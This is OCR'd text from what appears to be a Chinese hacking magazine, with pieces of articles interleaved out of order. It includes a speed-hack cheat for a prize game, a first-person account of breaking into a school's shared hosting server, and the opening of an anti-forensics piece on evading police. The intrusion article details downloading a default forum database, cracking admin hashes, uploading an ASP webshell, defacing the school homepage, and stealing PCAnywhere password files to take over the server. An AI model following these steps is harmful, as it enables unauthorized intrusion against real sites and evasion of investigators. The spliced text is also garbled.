别人都800多分了，就我那点分数根本排不上名次。现在想想有什么好办法没有。既然这也是个FLASH小游戏，那么可以尝试一下"快进"漏洞。不过很可惜，漏洞不存在。


然后我就把Flash下载回来分析了一下，这是在黑客防线的VIP教程里面学会的东西，相信大家都很熟悉吧。察看源代码，找到Flash的地址，然后下载。

网页的源代码很简单，可是竟然没有SWF文件的地址，看来网页是经过处理的。用"火狐Flash"播放器的网页Flash保存功能试试，这是成功率比较高的一个方法，结果又失败了。如图3 所示。

这下可郁闷了，查阅了大量资料，好像都没有这方面的介绍，就在绝望的时候，一个念头在我头脑里闪现。

此游戏需要你在很短的时间里面完成拼图，游戏的Flash里肯定有个时钟在记录你所花费的时间。那么我

适合读者：网络爱好者、入侵爱好者
前置知识：无



拿下合租服务器

文/图 Sheldon

引子

某日，我和一同学聊到了彼此的高中，心中不禁感慨万千。一说起高中我就火大，我们可是祖国的花朵啊，却被某些园丁"摧残"了好几年。最搞笑的是高中学校有一个网站，可还老被人黑……和我同学聊完后，没见那同学同我诉苦，看来他在高中时一定过得很滋润，不过这倒激发起了我入侵他们学校网站的欲望。(脚本小子：现在的年轻人心理怎都这么黑暗呢？)

考察

打开主页一看，做得很漂亮。很显然是包给专门的网页设计公司做的。那些公司只会在美观上下足功夫，在安全性上通常都不注意细节的。既然如此，那我们就从脚本入手吧。随便在一个公告上点右键查看属性。晕倒，竟然是http://www.xxx.cn/index.asp#(以下用www.xxx.cn代替此网站真实地址)，继续点击刚才的公告，会弹出一个新窗口，我们来看他的真实地址 http://www.xxx.cn/news/shownews.asp?newsid=1046，立即在其后加个单引号看看。结果提示newsid错误，没有出错页面。看来此路不通，我又在其他页面看了看，试图找到别的漏洞。最后只发现了一个留言本和论坛，留言本被整合了，看不出采用了什么程序，论坛用的是LeadBBS，版权信息被修改了，也看不出是什么版本的。

小提示 大家平时最好多留意一下常见的几种论坛的格式或细节，这样我们就算没有版权信息，也能猜出他使用了哪种论坛，如果对默认的数据库地址熟知更好。

我们来看看管理员安全意识怎么样，是否把默认的数据库改了。结合网站地址构造数据库http://bbs.xxx.cn/Data/LeadBBS.mdb，回车后提示下载，如图1所示。

看来好运来了。下载的时候要注意一下数据库的大小，因为有的管理员实际上把数据库地址修改了，但是默认的数据库却没有删除，让我们空欢喜一场。该数据库足有6MB，肯定就是我们想要的真实数据库。打开数据库中的LeadBBS_User表，看到了管理员MD5加密后的密码，拖到了MD5Crack里暴力破解，不过很郁闷的是暴力破解无效。




图1

峰回路转

怎么办呢？看看服务器上还有没有其他站点吧，旁注一下试试。拿出明小子旁注综合检测工具来，输入域名查出IP，看看绑定了多少站点。不看不知道，一看吓一跳，大大小小的网站有20多个，由此可见这可能是多人合租的一台服务器(后面的发现证实了我的想法)。这不像小型的虚拟主机，一个服务器放几百个网站，多人合租服务器每人只花费稍高一点的价钱即可拥有相当可观的空间大小和带宽，因为中间跨过了空间商，价钱要相对便宜些，所以对站长们还是很具有诱惑力的。但是服务器的管理员水平良莠不齐，只要有一个站点被攻破，整个服务器就被端掉了。我们就来一起看看这台服

想，如果我用了5分钟完成拼图，然后把我的系统时间改到4分钟以前，是不是相当于只用了一分钟呢？这种想法或许也会出现在你的头脑中，但试验的结果告诉我们这是不行的。既然改变系统时钟不行，我就想到改变系统频率，也就是说让钟走得更慢一些。




图3

现在请出我们今天的主角→变速齿轮。选择你的IE进程加入改变，如图4 所示。




图4

接下来就是变速了，变到原来的四分之一或者更慢吧。我再次来玩这个游戏，因为时钟变得很慢。我竟然打出了950的高分！如图5所示。

本文没有什么技术含量，不过就是这样没有技术含量的小把戏，我们就可以免费拿到千元显卡。下次遇到这样的好事的时候，朋友们也可要抓紧时间上啊。




图5

务器的管理员到底怎么样吧。在20多个站点中随意找了几个看看，发现有一部分网站存在漏洞，但是并不是说有漏洞就一定能得到WebShell，有的网站后台没有备份数据库功能，有的干脆上传功能都没有，所以大家在入侵的时候一定要注意网站是不是只有新闻发布系统，如果只有新闻系统那就不要尝试了，即使进入了后台一般也没有太大权限，并且还浪费时间。我在这台服务器上找了一个较大的网站，有注入漏洞，扫出用户名和密码后登录后台，过程不再赘述。在"上传资料"区上传我们的木马，如图2 所示。




图2

但是返回的信息并没有告诉我们木马的地址，不用担心，既然是上传的资料，那就一定可以让人下载。我们返回首页的资料下载区，打开最新上传的资料。怎么样，看到了我们的小马了吧？ 如图3 所示。





图3

用小马简单的查看了一下服务器，发现权限划分的简直……除了C 盘不可写之外，其他分区均可读可写，我也发现了同学母校的网站，在E:\www\www.xxx.cn\下。于是进去在首页里添了一句话"Hacked By Sheldon 2006.4.18"准备去吓吓同学。如图4 所示。



```
<map name="Map11">
  <area shape="rect" coords="6,5,117,94" href="http://www.[redacted].cn/news/shownews.asp?newsid=882">
</map>
<map name="Map12">
  <area shape="rect" coords="11,7,218,215" href="../xzpic/">
</map>
<map name="Map13">
  <area shape="rect" coords="4,2,122,46" href="../xzpic/">
</map>
<map name="Map14">
  <area shape="rect" coords="4,2,125,45" href="../xntz/index.asp">
</map>
<map name="Map15">
  <area shape="rect" coords="2,2,140,42" href="../lyb/">
</map>
<Hacked By Sheldon 2006.4.18>
</body>
</html>
```

图4

提权

既然一个小马就可以控制全部网站，看来拿下整个服务器也没问题。打开C:\Program Files\瞧瞧，发现可以利用的程序还真不少，有PCAnyWhere和ServU。直接下载PCAnyWhere的CIF文件，然后破解密码。可惜文件里没有密码。

继续转悠，来到管理员的文档文件夹，发现有个"Manage.txt"文件，打开后发现里面记录了服务器各合租股东的信息，其中也包括服务器空间和带宽怎么分配的问题，看来这真的是一台多人合租的服务器。不一会我又看到了一个文件夹C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\，感觉这么眼熟，原来密码文件是保存在这里的。刚才一激动直接从PCAnyWhere的安装目录里下了个CIF文件，怪不得破不出密码呢。

重新下载密码文件，用PCAnyWhere密码查看器查看，终于得到了管理员的密码，如图5 所示。




图5

最后在本机安装上PCAnyWhere然后连上去，终于拿下了服务器，如图6 所示。




图6

最后总结

本文并没有多少出来的地方，都是按照固定的思路做的，但是结合本次入侵，我总结了一些经验与大家分享。

1.各位站长合租服务器的时候一定要找对人，找个合格的管理员看管服务器，把权限都分配好，不要因为一个小小的漏洞毁掉了整个服务器。

2.下载数据库的时候有几点技巧 首先，先看下数据库的大小是否正常，因为有的管理员更改了数据库的位置，但是默认的数据库并没有删除。一般来说，下载的数据库比默认的数据库大的话，那应该就是真实的数据库了。其次，把数据库下载回来后一定要开着杀毒软件再打开，黑吃黑的现象很多，我们不得不防。


3.大多数情况，直接上传ASP木马是不可能的，必须后台有资料上传功能并且不限后缀名才行，所以相对来说较大的站点比较容易靠上传得到WebShell，小型的站点连个备份数据库的功能都没有，很难得到WebShell。我们在旁注的时候能够注意到这点的话，可以节省不少时间。

4.从WebShell提权的时候，要多收集资料。个人觉的最快的方法还是直接下载PCAnyWhere的密码文件破解。如果服务器没有安装PCAnyWhere的话再考虑其他的方法，例如Serv－U溢出和FlashFXP等。

脚本小子：黑与白的较量尤如针尖对麦芒，暗涛汹涌，个中究竟是如何激烈？请看此文……

适合读者：入侵爱好者、网络爱好者

前置知识：无



黑客与网警的较量

文/图 曾云好

目前网警抓黑客的主要技术是计算机取证技术，又称为数字取证或电子取证。它是一门计算机科学与法学的交叉科学，是对计算机犯罪的证据进行获取、保存、分析和出示的一个过程。而黑客与网警较量的技术自然就叫计算机反取证技术，即删除或者隐藏证据从而使网警的取证工作无效。

本文以技术研究为前提，从取证与反取证方面展开讨论。俗话说的好"知己知彼，百战百胜"，因此了解一下网警是怎么取证的，用到哪些技术及工具，然后有针对性的去进行反取证。

网 警

